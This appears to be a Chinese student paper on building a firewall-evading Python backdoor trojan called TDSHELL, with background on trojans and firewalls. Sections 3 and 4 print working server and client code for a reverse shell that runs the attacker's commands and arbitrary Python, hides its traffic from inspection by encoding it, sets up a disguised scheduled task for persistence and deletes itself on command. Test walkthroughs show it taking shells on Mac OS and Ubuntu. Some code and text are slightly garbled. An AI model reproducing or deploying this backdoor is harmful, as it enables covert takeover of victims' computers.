

# 绪论

从苏联上世纪 50 年代第一次发送人造卫星开始，互联网经过大半个世纪的极速发展，伴随着电脑一同进入了千千万万家庭中，同时进入的还有诸多虚拟空间的安全隐患。2018 年 9 月公布的互联网恶意程序排名中，后门占 11.5%<sup>[2]</sup>，位居第四，成为网络安全领域中不得不关注和防范的一类恶意代码程序。

后门作为一种典型的特洛伊木马，为了控制某台机器，必须使后门程序在该操作系统启动或者 Windows 初始化之后开始运行，通常该类后门都有一定的隐蔽性。本文通过近些年来比较流行的编程语言 python 通过调用宿主主机端口主动访问攻击者的方法，在主流防火墙不严的规则之下能够反弹到受害者主机的 shell。

## 1 特洛伊木马的现状

### 1.1 木马的定义

传统意义上的后门往往就是能够让攻击者获得一个操控当前主机的一个终端，也就是 shell，通过这个 shell 进行一些操作，而木马是在宿主计算机上启动，在计算机用户完全不知道的前提下，攻击者可以通过由后门发起的端口请求获得一系列操作的权限，进而能够获得远程访问和系统访问的权限。

目前主流的木马可以分为端口监听型、端口反射型两种连接方式，现在常见的木马有网游木马、广告木马等。

### 1.2 木马的特点

虽然在互联网中存在各种各样的后门脚本，但是从一定的高度来看，这些后门脚本的特征大致可以分为隐蔽性、自动运行性、欺骗性这五大类三种后门木马脚本。

- 隐蔽性

隐蔽性是指木马需要隐藏在宿主主机中，避免被主机用户发现的一种性质。这是因为设计木马的作者往往都不会让宿主用户发现自己的木马。木马脚本的隐蔽性主要有两个方面的体现<sup>[2]</sup>：第一是不会在宿主主机的明显的位置产生容易发现的图标，第二是木马脚本会在任务管理等显示任务或者进程的窗口中隐藏，与此同时能够以系统服务的状态运行，以欺骗宿主主机操作系统。

- 自用运行性

木马的自动运行性是指木马脚本会随着操作系统的调起同时调用，作为伪装的系统服务或者机器运行必要程序，所以木马脚本必须进入计算机操作系统的自启动配置文件中，如启动组或系统进程。

- 欺骗性

木马之所以具有欺骗性是需要对目标用户具有一定的迷惑性，使其不能在短时间内低成本完成病毒的发现和清理工作。为此，木马常常是使用系统内常见的服务或者软件的名称，使用这种不容易区分的方式迷惑用户。

### 1.3 穿墙木马技术手段

具备可穿墙的木马的优点除了上述木马所具备的通用特点外，可穿墙漏洞可以在宿主主机完全不知情的情况下冒充正常主机的访问和使用来达到自己向远程主机传输命令的任务。特洛伊木马可以采用各种不同的方法实现自己获得与攻击主机连接的目标，目前主流的防火墙防范方式有以下几种。

- 端口筛选

通过筛选 TCP/IP 端口，控制到达服务器主机或其他各类网络设备的通信类型。虽然在 Internet 访问点部署的防火墙通常用于限制流入专用网络的流量，但是网络防火墙可能无法保护服务器不被“后门”攻击或内部攻击，这些攻击源于专用网络内的恶意用户<sup>[2]</sup>。

- 应用程序筛选

在应用程序筛选的情况下，只有特定的应用程序可以访问网络<sup>[2]</sup>。由此进程的插入技术诞生了，通常防火墙会默认允许一些常用的应用程序通过访问网络，于是木马便盯上了这些程序。

现在的主流远程控制通常都是插入进程式，一是隐蔽，二是穿墙。典型如替换系统服务 BITS，插入 svchost.exe 中的 Bits.dll 和默认插入 iexplorer.exe 浏览器进程的灰鸽子/PcShare 等。

- 敏感信息检测

现在很多防火墙都可以检查诸如用户口令之类的敏感信息，所以抗 IDS，抗自动分析，这就成了最新的高级木马必须要注意的地方也就是说需要保证黑客在作出隐蔽操作时需要保证其自身的安全和隐蔽。加密措施是相对而言比较常用也比较简单的方法，还有如最简单的对付 IDS 检测的方法，xor 异或加密<sup>[2]</sup>。而现在防火墙自然不是其中一个独立实现，而是将多种技术相互融合进行集成。

## 2 防火墙技术

防火墙是计算机网络持续健康发展的重大问题，也是计算机互联网安全保护系统的基本保证，是计算机网络主动防范恶意攻击的有效途径，防火墙技术的持续发展与更新伴随着木马病毒的发展，此消彼长<sup>[2]</sup>。

## 2.1 状态监测防火墙

状态监测防火墙主要是对网络平台在线运行时的状态进行监控和分析, 经过一系列特定的数据分析和正则匹配对平台系统的运行状态进行检测, 同时对不安全的互联网状态进行相应的处理, 进行主动的检测和防御, 该防火墙实现对于网络平台的安全保护作用。

因为是对平台系统的整体状态进行检测, 所以对响应时间有一定的要求, 在应急处理前和处理后会有一定的时间上的缓冲区, 而该防火墙相对于其他类型防火墙安全保护等级较高, 并且可以根据环境的不同修改需求和一定程度上的规则的拓展和伸缩。

## 2.2 包过滤防火墙

包过滤防火墙是一种最普通的适用于简单网络的防火墙。在 Internet 网关处使用这种方法只需简单地安装一个数据包过滤路由器, 并设置用户自定义的过滤规则来过滤掉符合相应规则的包。包过滤防火墙工作在网络层和传输层。在发送前, 针对数据包的过滤器先检查每一个数据包, 根据数据包的 IP 源地址、IP 目的地址、所用的 TCP 源端口号和目的端口号、TCP 链路状态等因素或它们的组合来确定是否允许数据包通过, 只有满足过滤逻辑的数据包才能被转发至相应的目的地的输出端口, 其余数据包则从数据流中被删除。

## 2.3 应用型防火墙

应用型防火墙主要是通过对 IP 地址或者端口的伪装, 冒充或者诱导有害的入侵行为。该防火墙通过转换 IP 地址的方式在入侵者与被保护主机之间形成一道无形的隔离层, 达到真正的通信流量阻隔的作用, 该防火墙类型对硬件处理速度和匹配请求算法有一定的要求, 与此同时会使网络变得更为复杂, 同时提高了网络人工维护的成本。

## 3 后门的工作原理与分析

shell 后门使用 python 语言编写完成, 对 python 环境产生依赖, 在 Linux 环境下基本默认安装了 python 环境, 在 Windows 环境中则需要另外配置环境, 因而该后门脚本具有一定的跨平台性。该脚本主要用于在宿主主机中在受害者用户没有发觉的情况下建立安全的 TCP 连接, 从受害主机端启动客户端程序向攻击者主机反弹 Shell 并远程执行命令。

socket 起源于 Unix, 而 Unix/Linux 基本哲学之一就是“一切皆文件”, 对于文件用“打开”、“读写”、“关闭”模式来操作。socket 就是该模式的一个实现, socket 即是一种特殊的文件, 一些 socket 函数就是对其进行的操作, 如: 读/写 IO、打开、关闭。基本上, Socket 是任何一种计算机网络通讯中最基础的内容<sup>[2]</sup>。

该脚本由服务端, 客户端组成, 在不同的 class 中由不同的函数完成相应的功能并实现最终的数据的传递与交换, 最终完成命令执行等任务。代码结构如下:

---

**Algorithm 1** 代码结构

---

**Require:** *Server* 服务端, *Client* 客户端, *Main* 主函数

```
1: -- class Server
2: -- -- -- -- connec()
3: -- -- -- -- handle_client()
4: -- -- -- -- main()
5: -- class Client
6: -- -- -- -- request_client()
7: -- -- -- -- response_client()
8: -- -- -- -- kill()
9: -- -- -- -- exit()
10: -- -- -- -- main()
11: -- Main
```

---

### 3.1 主函数的工作原理及实现

脚本中对输入参数 `sys.argv` 进行嵌套判断, 参数个数长度大于 3 则将参数的第一个传递给 `type_s` 用以判断执行何种 `class`, 第二个参数传递给 `ip`, 第三个参数传递给 `port`。最终将 `ip` 与 `port` 整合成 `address_all`。第一个参数有两个选项, 当输入的参数为 `-l` 时调用 `Servers()`, 当参数为 `-s` 时调用 `Client()`。经过上述嵌套判断确认是不非法的输入时, 将会对使用者进行使用方式的提示。

---

**Algorithm 2** 主函数

---

**Require:** *mains*

```
1: def mains():
2: """
3: 从控制台接收参数, 执行相应的代码 (Client or Server)
4: """
5:     if len(sys.argv)>3:
6:         type_s=str(sys.argv[1])
7:         ip=str(sys.argv[2])
8:         port=int(sys.argv[3])
9:         address_all=(ip,port)
10:        if type_s=='-l':    #-listen
11:            servers(address_all)
12:        elif type_s=='-s':   #-slave
13:            clients(address_all)
14:        else:
```

```

15:         print '[HELP] TDSHELL.exe [-l (listen) /-s (slave)] [ip] [port]'
16:         print '[HELP] python TDSHELL.TD [-l (listen) /-s (slave)] [ip] [port]'
17:         print u'connection: '
18:         print u'[HELP]  exit  ——退出连接'
19:         print u'[HELP]  kill  ——退出连接并自毁程序'
20:         print u'[HELP]  python -p file.py  ——在肉鸡上执行本地 python
脚本'
21:     else:
22:         print '[HELP] TDSHELL.exe [-l (listen) /-s (slave)] [ip] [port]'
23:         print '[HELP] python TDSHELL.TD [-l (listen) /-s (slave)] [ip] [port]'
24:         print u'connection: '
25:         print u'[HELP]  exit  ——退出连接'
26:         print u'[HELP]  kill  ——退出连接并自毁程序'
27:         print u'[HELP]  python -p file.py  ——在肉鸡上执行本地 python
脚本'
28: if __name__ == '__main__':
29:     print u'—————'
30:     mains()

```

---

## 3.2 服务端功能的实现

服务端代码中利用了 python 进行 socket 编程，通过执行 TCPServer.\_\_init\_\_ 方法初始化，创建服务端 Socket 对象并绑定 IP 地址和端口，执行 BaseServer.\_\_init\_\_ 方法，将自定义的继承自 SocketServer.BaseRequestHandler 的类 MyRequestHandle 赋值给 self.RequestHandlerClass 执行 BaseServer.server\_forever 方法，While 循环一直监听是否有客户端请求到达<sup>[?]1</sup>。当客户端连接到达服务器，执行 ThreadingMixIn.process\_request 方法，创建一个“线程”用来处理请求。执行 ThreadingMixIn.process\_request\_thread 方法。执行 BaseServer.finish\_request 方法，执行 self.RequestHandlerClass() 即：执行自定义 MyRequestHandler 的构造方法。

---

### Algorithm 3 服务端代码

---

**Require:** *socket*

```

1: class servers:
2:     def __init__(self, server_address):
3:         self.server_address=server_address
4:         self.main()
5:
6:     def connec(self):    # 链接参数配置函数

```

```

7:         try:
8:             self.server=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
9:             self.server.bind(self.server_address)      #ip:port
10:            self.server.listen(10)      # 设置最大连接数
11:            print  "[*]Listening on %s:%d"%(self.server_address[0],self.server_address[1])
12:        except:
13:            print u' 参数填写有误, 或者该端口已被占用'
14:
15:    def  handle_client(self):      # 数据处理函数
16:        request=self.client.recv(409600)      # 服务器端每次接收的最大数据
17:        request=base64.b64decode(binascii.a2b_hex(request.strip())).split('*')
18:        print request[0]      # 输出接收到的数据
19:        path=request[1]
20:        contents=raw_input(path+' >')      # 返回当前路径
21:        i='-p'
22:        if i in contents:
23:            lists=contents.split(' ')
24:            filename=lists[2]
25:            f=open(filename).read()
26:            contents=' - p' + f
27:            contents_j=binascii.b2a_hex(base64.b64encode(contents))
28:            self.client.send(contents_j+' ')      # 发送数据
29:            self.client.close()
30:            if contents=='kill' or contents=='exit':
31:                time.sleep(5)
32:                sys.exit()
33:
34:    def  main(self):      # 主函数
35:        self.connec()      # 执行连接函数
36:        while True:
37:            try:
38:                self.client,self.addr=self.server.accept()
39:                self.handle_client()      # 执行接收发送数据函数
40:            except:
41:                sys.exit()

```

---

### 3.2.1 连接参数配置函数的工作原理和实现

从键盘输入的三个参数传入 `connec()` 函数, 函数会尝试从 `socket.AF_INET` 和 `socket.SOCK_STREAM` 中获取 `self.server` 参数信息, 紧接着完成套接字和最大连接的初始化。在完成上述过程后会继续打印相应的提示, 否则则会提醒输入的参数有误。代码中 `s.bind(address)` 将套接字绑定到地址<sup>[9]</sup>。 `address` 地址的格式取决于地址族。在 `AF_INET` 下, 以元组 `(host,port)` 的形式表示地址。`socket.listen(backlog)` 开始监听传入连接。`backlog` 指定在拒绝连接之前, 可以挂起的最大连接数量。`backlog` 等于 5, 表示内核已经接到了连接请求, 但服务器还没有调用 `accept` 进行处理的连接个数最大为 5, 这个值不能无限大, 因为要在内核中维护连接队列。

### 3.2.2 数据处理函数的工作原理和实现

这个步骤通过定义一个 `handle_client()` 函数来实现对客户端数据的处理。同样使用 `socket` 编程, 通过 `request` 接收来自 `self.client.recv()` 设置服务器端一次所接收的最大数据。因为该脚本为了躲避主流包过滤防火墙对包内容敏感信息的检测, 我们通过 `base64` 编码来实现敏感数据的绕过, 服务器端在这里负责对传来的数据进行解码<sup>[9]</sup>。函数所接收到的数据第一时间打印出来, 之后对数组中的第二个数据传入 `path` 变量, 对 `contents` 内容进行判断完成读写操作, 并通过 `self.client.send()` 实现对命令的传送, 当 `contents` 中含有 `kill` 或者 `exit` 时, 通过 `sys.exit()` 关闭当前连接, `socket.accept()` 接受连接并返回 `(conn,address)`, 其中 `conn` 是新的套接字对象, 可以用来接收和发送数据, 其中 `address` 是连接客户端的地址, 也可以用来接收 `TCP` 客户的连接 (阻塞式) 等待连接的到来。`socket.connect(address)` 是连接到 `address` 处的套接字。一般 `address` 的格式为元组 `(hostname,port)`, 如果连接出错, 返回 `socket.error` 错误。`socket.close()` 则是关闭套接字。

### 3.2.3 主函数的工作原理与实现

`class server` 中定义的 `main` 函数主要是通过 `self.connec()` 执行连接, 再通过一个 `while` 对 `self.server.accept()` 和 `self.handle_client()` 死循环实现对数据不间断的接收和发送。函数最后再不满足条件的情况下执行 `sys.exit()` 退出循环。

## 3.3 客户端原理与实现

---

### Algorithm 4 客户端代码

---

**Require:** *socket*

```
1: class clients:
2:     def __init__(self, client_address):
3:         self.client_address=client_address
4:         self.main()
5:
6:     def request_client(self):
```

```

7:     try:
8:         path=os.getcwd()
9:         self.client=socket.socket(socket.AF_INET, socket.SOCK_STREAM)    #
    创建一个 socket 对象
10:        self.client.connect(self.client_address)    # 连接服务端
11:        self.contents=binascii.b2a_hex(base64.b64encode(self.contents+'*'+path))
12:        self.client.send(self.contents)    # 发送数据
13:    except:
14:        sys.exit()
15:
16:    def kill(self):
17:        """
18:        kill project
19:        """
20:        os.popen('kill.bat').read()
21:
22:    def exits(self):
23:        """
24:        exit project
25:        """
26:        os._exit(0)
27:
28:    def response_client(self):
29:
30:        try:
31:            response=self.client.recv(409600)
32:        except:
33:            sys.exit()
34:        else:
35:            response=base64.b64decode(binascii.a2b_hex(response.strip()))
36:        try:
37:            if response=='exit':    # 退出当前连接
38:                sys.exit()
39:            if response=='kill':    # 退出当前连接并自毁程序
40:                try:
41:                    f=open('kill.bat','w')
42:                    f.write('ping -n 2 127.0.0.1 >nul \ndel /F TDSHELL.exe \ndel /F kill.bat')

```



```

43:         f.close()
44:         threading.Thread(target=self.kill).start()
45:         time.sleep(0.5)
46:         threading.Thread(target=self.exits).start()
47:     except:
48:         pass
49:     if response=='playsocket':      # 给自己创建计划任务。
50:         try:
51:             path=os.getcwd()
52:             name=os.popen('whoami').read().split('\ ')[1].replace('\n','')    # 获取
当前用户名称
53:             command='schtasockets.exe /Create /RU \''+name+'\' /SC MINUTE
/MO 30 /TN FIREWALL /TR \''+path+'\TDShell.exe'+\'\' /ED 2018/12/12'    #
可执行文件一定要写绝对路径
54:             self.contents=os.popen(command).read()
55:         except:
56:             pass
57:     else:
58:         i='-p'
59:         if i in response:
60:             lists=response.split('-p')
61:             response=lists[1]
62:             sys.stdout=result=StringIO()
63:             exec(response)    # 执行 TDthon 脚本文件
64:             self.contents=result.getvalue()
65:         else:
66:             self.contents=response.split('cd ')
67:             m=re.search(self.res,response)
68:             if m:
69:                 m=m.group()
70:             else:
71:                 m='.'
72:             if len(self.contents)>1:
73:                 os.chdir(self.contents[1].strip())
74:                 self.contents=''
75:             else:
76:                 self.contents=os.popen(self.contents[0]).read()# 执行普通的 cmd 命令

```

```

77:             os.chdir(m)
78:         except:
79:             self.contents=''
80:             pass
81:             self.client.close()
82:
83:     def main(self):
84:         self.contents=''
85:         self.res=r'[A-Za-z]:'
86:         while True:
87:             self.request_client()
88:             self.response_client()

```

---

### 3.3.1 连接服务器函数的工作原理与实现

在客户端中, 定义了 `request_client()` 函数, 在当前执行环境下会通过 `os.getcwd()` 获取当前脚本的绝对路径, 通过 `socket` 创建一个 `socket` 对象, 再利用 `self.client.connect()` 连接客户端, 使用 `self.client.send()` 发送当前的数据。上述行为意外的情况下会触发 `sys.exit()` 退出。由此完成了客户端与服务端连接函数的功能实现。

### 3.3.2 退出及自毁函数的工作原理与实现

在客户端中同样存在着 `kill` 自毁函数和 `exit` 退出函数, 他们分别会触发 `os.popen(kill.bat).resd()` 和 `os._exit(0)` 来实现他们的功能。

### 3.3.3 处理服务器命令函数工作原理与实现

在客户端中, 最主要的部分也是最重要的部分就是定义的 `response_client()`。在该函数中先 `response` 到一个返回包, 必要条件下会对数据包进行 `base64` 解码<sup>[?]1</sup>。在对服务器端发来的数据包的处理过程中, 先检测 `exit` 和 `kill`, 并对其启用相应的函数对接实现相应的功能。该函数中同样使用 `os.getcwd()` 获得绝对路径, 使用 `command` 传递绝对路径和攻击者远程命令, 最后实现客户端本地的终端命令行的执行。

## 4 测试与使用

本设计通过 `python` 实现, 具有一定的跨平台的能力, 在本次测试中, 我们对三种主流的系统进行测试, 分别是客户端模式和服务端模式的使用。不同系统的环境和配置条件不相同, 但是在一定角度上是一致的, 这里给出大致的测试步骤:

- 配置 `python` 环境
- 打开宿主主机防火墙

- 启动攻击主机服务端，设定服务端 IP 地址和监听端口
- 启动宿主主机客户端，设置 IP 地址和访问端口
- 查看攻击主机是否反弹到 shell 并确定受控主机身份

## 4.1 Mac OS 环境下测试

Mac OS 继承于 freeBSD，属于类 Unix 系统，系统默认安装了 python 环境，因此在测试 Mac OS 时，我们先检测是否存在 python 环境，再通过图形界面打开系统的防火墙，启动后门木马程序后执行终端命令完成测试。

- 宿主主机：Mac OS Mojave 10.14.3
- 攻击主机：Kali Linux 2.0

打开终端输入 python，先对 Mac OS 的 python 环境确认，如果已有 python 环境，则会显示版本信息同时进入脚本执行界面，如果没有该环境则会提示 command not found。

```
wuchenxu — python — 80x24
[wuchenxudeMacBook-Pro:~ wuchenxu$ python
Python 2.7.10 (default, Aug 17 2018, 19:45:58)
[GCC 4.2.1 Compatible Apple LLVM 10.0.0 (clang-1000.0.42)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> ]
```

图 4-1: python 环境确认

之后我们进入系统防火墙。先进入设置，选中安全性与隐私，输入密码，点击铁锁解锁后，这可以点击选中开启宿主主机防火墙。



图 4-2: Mac OS 防火墙打开

Kali Linux 2.0 中在终端里通过切换命令跳转到木马程序当前路径下，或者在图形界面在木马程序文件夹内上右击，然后选中在当前文件夹下以终端形式打开，再通过输入 `python TDshell.py -l [ip] [port]` 命令来启动攻击机主机服务端的监听功能，设定服务端 IP 地址和监听端口。




图 4-3: Kali 监听 2223 端口

Mac OS 中在终端里通过切换命令跳转到木马程序当前路径下，或者在图形界面在木马程序文件夹上右击选中服务，选中在当前文件夹下以终端形式打开，再通过输入 `python TDshell.py -s [ip] [port]` 命令来启动攻击机主机客户端的监听功能，设定服务端 IP 地址和监听端口。




图 4-4: Mac OS 执行脚本客户端模式

在上个步骤中，Mac OS 执行终端命令后，木马后门程序执行后，在宿主主机上发送一个看似正常的请求，请求通过 `socket` 发送到之前设定的 `ip` 地址和端口上，实现 `shell` 的反弹。这里就能够看到 Kali 的终端里已经可以执行宿主主机的命令。




图 4-5: Kali 拿到 Mac OS shell

## 4.2 Linux 环境下测试

Ubuntu 的不同版本情况不同，这里我们通过 `sudo apt-get install` 命令安装 python 环境，同样 Ubuntu 中同样需要再次安装防火墙 `ufw`，配置完成并启动后，攻击机主机开启脚本服务端模式开始监听，最后打开宿主主机上的脚本执行客户端命令，实现 shell 反弹。

- 宿主主机：Ubuntu 18.04
- 攻击主机：Kali Linux 2.0

先在 Ubuntu 中配置 python 环境。安装过程中需要等段一段时间，安装完成后可以通过终端如数 python 检测是否安装成功。





图 4-6: python 环境配置

Ubuntu 通过 `sudo apt-get install ufw` 安装防火墙，该防火墙属于 Linux 系统中较为典型的防火墙，通过第二章内容中的配置方法配置完成并打开。



```
wuchenxu@ubuntu: ~  
File Edit View Search Terminal Help  
wuchenxu@ubuntu:~$ sudo apt-get install ufw  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following NEW packages will be installed:  
  ufw  
0 upgraded, 1 newly installed, 0 to remove and 24 not upgraded.  
Need to get 0 B/146 kB of archives.  
After this operation, 843 kB of additional disk space will be used.  
Preconfiguring packages ...  
Selecting previously unselected package ufw.  
(Reading database ... 125789 files and directories currently installed.)  
Preparing to unpack .../ufw_0.36-0ubuntu0.18.04.1_all.deb ...  
Unpacking ufw (0.36-0ubuntu0.18.04.1) ...  
Setting up ufw (0.36-0ubuntu0.18.04.1) ...  
Processing triggers for ureadahead (0.100.0-20) ...  
Processing triggers for systemd (237-3ubuntu10.19) ...  
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...  
Processing triggers for rsyslog (8.32.0-1ubuntu4) ...  
wuchenxu@ubuntu:~$
```

图 4-7: 配置防火墙信息

Kali Linux 2.0 中在终端里通过切换命令跳转到木马程序当前路径下，或者在图形界面在木马程序文件夹内上右击，然后选中在当前文件夹下以终端形式打开，再通过输入 `python TDshell.py -l [ip] [port]` 命令来启动攻击机主机服务端的监听功能，设定服务端 IP 地址和监听端口。




图 4-8: Kali 监听 2222 端口

Ubuntu 中在终端里通过切换命令跳转到木马程序当前路径下，或者在图形界面在木马程序文件夹内选中在当前文件夹下以终端形式打开，再通过输入 `python TDshell.py -s [ip] [port]` 命令来启动攻击机主机客户端的监听功能，设定服务端 IP 地址和监听端口。




图 4-9: Ubuntu 执行脚本客户端模式

切回 Kali Linux 之后可以看到终端中反弹到了宿主主机中当前文件夹的绝对路径，并且可以读写文件，执行终端命令。

